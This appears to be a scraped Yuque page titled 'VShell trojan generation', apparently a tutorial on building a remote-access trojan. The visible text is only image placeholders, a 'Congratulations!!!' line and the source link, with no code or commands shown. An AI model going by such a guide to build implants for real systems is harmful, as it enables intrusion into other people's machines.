

1 | Congratulations!!! |

VSHELL木马生成
来源: https://www.yuque.com/guansuanbangzhuangganjun/oxmbxg/yr581p08nepcm8pw
语雀文档ID: 137977046